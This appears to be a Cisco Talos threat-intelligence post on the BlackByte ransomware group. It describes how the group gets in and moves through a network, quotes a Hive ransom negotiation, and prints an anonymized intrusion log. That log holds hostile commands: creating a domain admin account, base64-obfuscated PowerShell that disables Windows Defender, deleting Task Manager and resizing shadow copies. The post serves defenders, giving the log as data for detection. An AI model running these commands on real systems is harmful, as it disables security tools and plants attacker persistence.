The BlackByte ransomware group is striking users all over the globe


blog.talosintelligence.com/2022/05/the-blackbyte-ransomware-group-is.html

News summary

- Cisco Talos has been monitoring the BlackByte Ransomware Group for several months, infecting victims all over the world, from North America to Colombia, Netherlands, China, Mexico and Vietnam.
- The FBI released a joint cybersecurity advisory in February 2022 warning about this group, stating that the group has targeted at least three critical infrastructure sectors in the U.S.
- Talos has monitored ongoing BlackByte attacks dating back to March.
- BlackByte updated its leak site with a new design and new victims and is still actively exploiting victims worldwide.

Executive overview

The BlackByte ransomware group uses its software for its own goals and as a ransomware-as-a-service offering to other criminals. The ransomware group and its affiliates have infected victims all over the world, from North America to Colombia, the Netherlands, China, Mexico and Vietnam. Talos has been monitoring BlackByte for several months and we can confirm they are still active after the FBI released a joint cybersecurity advisory in February 2022. Additionally, BlackByte is considered part of the big game ransomware groups, which are targeting large, high-profile targets, looking to exfiltrate internal data and threatening to publicly release it. Like similar groups, they have their own leaks site on the darknet. The actual TOR address of this site is frequently moved. Below, you can see a screenshot of the site. We have anonymized the screenshot to protect victims' privacy.



BLACKBYTESUPP0RT@ONIONMAIL.ORG

BLACKBYTE

Victim icon <Victim name removed> 🔒 Victim icon <Victim name removed> 🔒

Victim icon <Victim name removed> 🔒 Victim icon <Victim name removed> 🔒

Victim icon <Victim name removed> 🔓 Victim icon <Victim name removed> 🔓

Victim icon <Victim name removed> 🔓 Victim icon <Victim name removed> 🔓


Victim icon <Victim name removed> 🔓 Victim icon <Victim name removed> 🔓

The attack usually starts with a network entry point, either a previously compromised host or a software vulnerability which is exploitable from the network. The former compromised host elevates local and domain account privileges and moves laterally by using standard penetration testing and legit administrator tools (LoLBins). In most incidents, they like to use the AnyDesk remote management software to control victim machines.


Technical details

The BlackByte gang often uses phishing and/or vulnerable unpatched applications or services like vulnerable versions of SonicWall VPN or the ProxyShell vulnerability in Microsoft Exchange servers to gain access to the victim's network. These are usually known public vulnerabilities that the targets haven't patched in a timely manner. Due to a lack of logs, we could not confirm the initial infection vector in the case below, but we have indicators that a vulnerable Microsoft Exchange Server was compromised, which matches the previously described behavior of the BlackByte actor.

A typical timeline of infection looks similar to the anonymized log below, which we saw in our telemetry in March.



Logentry Nr	Timestamp	Parent Process	Cmdline
267	T0 +0h	WINLOGON.EXE	[C:\\Windows\\system32\\cmd.exe, /C, c:\\intel\\any.bat]
268	T0 +0h	CMD.EXE	[c:\\intel\\anydesk.exe, --install, c:\\intel\\anydesk, --start-with-win, -silent]
269	T0 +0h	SERVICES.EXE	[c:\\intel\\anydesk\\AnyDesk.exe, --service]
270	T0 +0h	EXPLORER.EXE	[C:\\intel\\anydesk\\AnyDesk.exe, --control]
271	T0 +0h	CMD.EXE	[timeout, /T, 10]
272	T0 +0h	CMD.EXE	[C:\\Windows\\system32\\cmd.exe, /S, /D, /c echo vizit<NUMBER>#]
273	T0 +0h	CMD.EXE	[c:\\intel\\anydesk.exe, --start-service]
274	T0 +0h	CMD.EXE	[c:\\intel\\anydesk.exe, --set-password]
275	T0 +0h	CMD.EXE	[c:\\intel\\anydesk, --get-id]
276	T0 +0h	WINLOGON.EXE	[C:\\Windows\\system32\\cmd.exe, /C, type, c:\\intel\\ipinfo.txt]
277	T0 +0h	SVCHOST.EXE	[C:\\Windows\\system32\\compattelrunner.exe, -m:aeinv.dll, -f:UpdateSoftwareInventoryW]
295	T0 +2:33:25h	ANYDESK.EXE	[c:\\intel\\anydesk\\AnyDesk.exe, --backend]
296	T0 +2:33:25h	NET.EXE	[C:\\Windows\\system32\\net1, user, fsadmin, P@$$w0rd, /add, /domain]
297	T0 +2:33:25h	SVCHOST.EXE	[net, user, fsadmin, P@$$w0rd, /add, /domain]
298	T0 +2:33:25h	SVCHOST.EXE	[net, group, Domain Admins, fsadmin, /add, /domain]
299	T0 +2:33:25h	NET.EXE	[C:\\Windows\\system32\\net1, group, Domain Admins, fsadmin, /add, /domain]
300	T0 +2:34:27h	NET.EXE	[C:\\Windows\\system32\\net1, localgroup, Administrators, fsadmin, /add, /domain]
301	T0 +2:34:27h	SVCHOST.EXE	[net, localgroup, Administrators, fsadmin, /add, /domain]
302	T0 +2:34:27h	WINLOGON.EXE	[C:\Windows\system32\userinit.exe] (user login init)
303	T0 +2:34:27h	SVCHOST.EXE	[C:\Windows\system32\ServerManagerLauncher.exe]
309	T0 +2:34:27h	USERINIT.EXE	[C:\Windows\Explorer.EXE]
322	T0 +2:34:27h	SVCHOST.EXE	[C:\\Windows\\System32\\mobsync.exe, -Embedding]
323	T0 +2:34:27h	SERVERMANAGER.DLL	[C:\\Windows\\system32\\mmc.exe, C:\\Windows\\system32\\dsa.msc] (Active Directory Users and Computers snap-in)
332	T0 +2:40:26h	EXPLORER.EXE	[C:\Users\fsadmin\Desktop\netscanold.exe] (SoftPerfect Network Scanner)
347	T0 +5:07:05h	SVCHOST.EXE	[net, user, Administrator, P@$$w0rd, /domain]
348	T0 +5:07:05h	NET.EXE	[C:\\Windows\\system32\\net1, user, Administrator, P@$$w0rd, /domain]
349	T0 +5:07:27h	WINLOGON.EXE	[LogonUI.exe, /flags:0x4, /state0:0x..., /state1:0x...]



Logentry Nr	Timestamp	Parent Process	Cmdline
349	T0 +5:07:27h	WINLOGON.EXE	[LogonUI.exe, /flags:0x4, /state0:0x..., /state1:0x...]
358	T0 +5:11:15h	EXPLORER.EXE	[C:\Windows\system32\cmd.exe]
359	T0 +5:11:15h	CMD.EXE	[RANDOMNAME.EXE, -a,<SUSPICIOUS NUMBER>]
360	T0 +5:11:15h	RANDOMNAME.EXE	[C:\\Windows\\System32\\svchost.exe, -a,<SUSPICIOUS NUMBER>]
361	T0 +5:11:15h	RANDOMNAME.EXE	[cmd, /c, del, C:\\Windows\\System32\\Taskmgr.exe, /f, /q, &, del, C:\\Windows\\System32\\resmon.exe, /f, /q, &, powershell, -command, $x = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String(''+'VwBpAG'+'4'+'ARAB'+'lAGY'+'AZQBuAGQ'+'A'));Stop-Service -Name $x;Set-Service -StartupType Disabled $x] (decoded: WinDefend)
362	T0 +5:11:15h	CMD.EXE	[ping, 1.1.1.1, -n, 10]
363	T0 +5:11:15h	SERVICES.EXE	[C:\\Windows\\system32\\svchost.exe, -k, netsvcs, -p, -s, seclogon]
364	T0 +5:11:15h	CMD.EXE	[powershell, -command, $x = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String(''+'VwBpAG'+'4'+'ARAB'+'lAGY'+'AZQBuAGQ'+'A'));Stop-Service -Name $x;Set-Service -StartupType Disabled $x]
365	T0 +5:11:15h	CMD.EXE	[schtasks, /DELETE, /TN, Raccine Rules Updater, /F]
366	T0 +5:11:15h	SVCHOST.EXE	[cmd.exe, /c, schtasks, /DELETE, /TN, Raccine Rules Updater, /F]
367	T0 +5:11:15h	CMD.EXE	[vssadmin, Resize, ShadowStorage, /For=E:, /On=E:, /MaxSize=401MB]
368	T0 +5:11:15h	SVCHOST.EXE	[cmd.exe, /c, vssadmin, Resize, ShadowStorage, /For=C:, /On=C:, /MaxSize=401MB]
369	T0 +5:11:15h	SVCHOST.EXE	[sc.exe, config, SQLTELEMETRY, start=, disabled]
370	T0 +5:11:15h	CMD.EXE	[vssadmin, Resize, ShadowStorage, /For=E:, /On=E:, /MaxSize=UNBOUNDED]
371	T0 +5:11:15h	SERVICES.EXE	[C:\\Windows\\system32\\svchost.exe, -k, localService, -p, -s, RemoteRegistry]
372	T0 +5:11:15h	SERVICES.EXE	[C:\Windows\system32\vssvc.exe]
373	T0 +5:11:15h	SVCHOST.EXE	[sc.exe, config, fdPHost, start=, auto]
374	T0 +5:11:15h	SVCHOST.EXE	[arp, -a]
375	T0 +5:11:15h	SVCHOST.EXE	[cmd.exe, /c, reg, add, HKCU\\Software\\Sysinternals\\PsExec, /v, EulaAccepted, /t, REG_DWORD, /d, 1, /f]
376	T0 +5:11:15h	SVCHOST.EXE	[mountvol]
377	T0 +5:11:15h	CMD.EXE	[reg, add, HKLM\\SYSTEM\\CurrentControlSet\\Control\\FileSystem, /v, LongPathsEnabled, /t, REG_DWORD, /d, 1, /f]
378	T0 +5:11:15h	SVCHOST.EXE	[mountvol.exe, F:, \\\\?\\Volume{<GUID>}\\]
379	T0 +5:11:15h	SERVICES.EXE	[C:\\Windows\\system32\\svchost.exe, -k, LocalServiceAndNoImpersonation, -p, -s, upnphost]
380	T0 +5:11:15h	SVCHOST.EXE	[cmd.exe, /c, netsh, advfirewall, firewall, set, rule, group=\File and Printer Sharing\"
381	T0 +5:11:15h	CMD.EXE	[reg, add, HKCU\\Software\\Sysinternals\\PsExec, /v, EulaAccepted, /t, REG_DWORD, /d, 1, /f]
382	T0 +5:11:15h	SVCHOST.EXE	[cmd.exe, /c, reg, add, HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System, /v, EnableLinkedConnections, /t, REG_DWORD, /d, 1, /f]
383	T0 +5:11:15h	CMD.EXE	[netsh, advfirewall, firewall, set, rule, group=\File and Printer Sharing\"
384	T0 +5:11:15h	SVCHOST.EXE	[C:\\Users\\administrator.<NAME>\\AppData\\Roaming\\RANDOM_NAME_2.exe, -c, -d, -h, \\\\<IPADDR_1>, C:\\Users\\administrator.<NAME>\\AppData\\Roaming\\RANDOM_NAME_3.exe, -s,<SUSPICIOUS NUMBER>]
385	T0 +5:11:15h	W3WP.EXE	[C:\\Windows\\system32\\wermgr.exe, -outproc, ...]
386	T0 +5:12:12h	SVCHOST.EXE	[c:\\windows\\system32\\inetsrv\\w3wp.exe, -ap, MSExchangeOWAAppPool, -v, v4.0, -c, E:\\Exchange\\bin\\GenericAppPoolConfigWithGCServerEnabledFalse.config.... C:\\inetpub\\temp\\apppools\\MSExchangeOWAAppPool\\MSExchangeOWAAppPool.config, -w, , -m, 0]
387	T0 +5:12:12h	SVCHOST.EXE	[C:\\Users\\administrator.<NAME>\\AppData\\Roaming\\RANDOM_NAME_2.exe, -c, -d, -h, \\\\<IPADDR_2>, C:\\Users\\administrator.<NAME>\\AppData\\Roaming\\RANDOM_NAME_3.exe, -s,<SUSPICIOUS NUMBER>]
388	T0 +5:12:12h	SVCHOST.EXE	[C:\\Users\\administrator.<NAME>\\AppData\\Roaming\\RANDOM_NAME_2.exe, -c, -d, -h, \\\\<IPADDR_3>, C:\\Users\\administrator.<NAME>\\AppData\\Roaming\\RANDOM_NAME_3.exe, -s,<SUSPICIOUS NUMBER>]
1288	T0 +22:03:36h	WINLOGON.EXE	[LogonUI.exe, /flags:0x2, /state0:0x..., /state1:0x...]
1291	T0 +22:03:36h	EXPLORER.EXE	[C:\\Windows\\system32\\shutdown.exe, -unexpected]
1296	T0 +22:03:36h	EXPLORER.EXE	[C:\\Windows\\system32\\NOTEPAD.EXE, C:\\Users\\Public\\Desktop\\BlackByteRestore.txt]

The logs above show the adversaries are installing the AnyDesk remote management software, as we've seen in Cisco Talos Incident Response engagements. BlackByte seems to have a preference for this tool and often uses typical living-off-the-land binaries (LoLBins), besides other publicly available commercial and non-commercial software like 'netscanold' or 'psexec'. These tools are also often used by Administrators for legitimate tasks, so it can be difficult to detect them as a malicious threat. It seems to be that executing the actual ransomware is the last step once they are done with lateral movement and make themselves persistent in the network by adding additional admin accounts.

Unfortunately, we could not obtain the RANDOMNAME_n.EXE files, which are likely stages of the ransomware infection. We also tried to get them via the telemetry of our partners, but the hash was unknown to them, too. This points to the same trend that many big game ransomware groups moved to the tactic of using unique obfuscated files for every victim. The chat with a criminal from the ransomware group Hive we've transcribed below provides an idea of how these conversations go. We are releasing more details about conversations with ransomware actors in a future post.

> **Victim:** "How many files are stolen? and can you share some file names?"
>
> **Hive:** "Hello"
>
> **Victim:** "maybe no ones here"
>
> **Hive:** "To decrypt your files you have to pay $20,000,000 in Bitcoin."
>
> **Victim:** "that's way too much, can you please discount and please share the hash of the ransomware file so we can at least black list it. You have already stolen everything anyway"
>
> **Hive:** "We don't provide any hashes. Every time the software is unique. There is no need of hashes here. It will not help anyway."
>
> **Hive:** "If you want a discount I would like to see for how much"

Assuming that RANDOMNAME.EXE -a <SUSPICIOUS NUMBER> is the start of the ransomware infection process, they have slightly changed their behavior or are just using a different packer. The FBI document states "complex.exe -single <SHA256>" launches the infection process. In our case, the parameters are different — the first one is a '-a' and the following is not a SHA256 hash, it is an eight-digit number, like '42269874' (not the real number, but similar to keeping the privacy of the victim). This seems to be a victim ID or an offset for the unpacking process. The actual behavior of RANDOMNAME.EXE seems to be very similar to the complexe.exe one described in the FBI report. It also disables Windows Defender. The base64-obfuscated string 'VwBpAG4ARABlAGYAZQBuAGQA' decodes to

'WinDefend', which is the Windows Defender service. It then tries to disable Florian Roth's Raccine ransomware protection tool and a few other commands mentioned in the FBI document.

Finally, approximately 17 hours after the ransomware infection process started, the machine reboots and the ransomware note "BlackByteRestore.txt" is shown to the user via Notepad.


Conclusion

Talos research and other public reports about BlackByte are mainly pointing to vulnerable, outdated systems as the initial infection vector. This threat shows how important it is to have a proper update strategy in place. If your organization is running a Microsoft Exchange Server or any other internet-facing system, make sure it always has the latest patch in place. The time window between the announcement of a new security vulnerability and its weaponization and use by criminals is getting smaller every year.

It's more important now than ever to have a multi-layered security architecture to detect these types of attacks. The adversary is likely to manage to bypass one of the other cybersecurity measures, but it is much harder for them to bypass all of them. These campaigns and the refinement of the TTPs used will likely continue for the foreseeable future.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here.

IOCs

To protect the privacy of the victim we can only release the anonymized logs above, but we hope this helps SOC and security staff to build their own custom rules to protect their assets.

Typical log data in text format.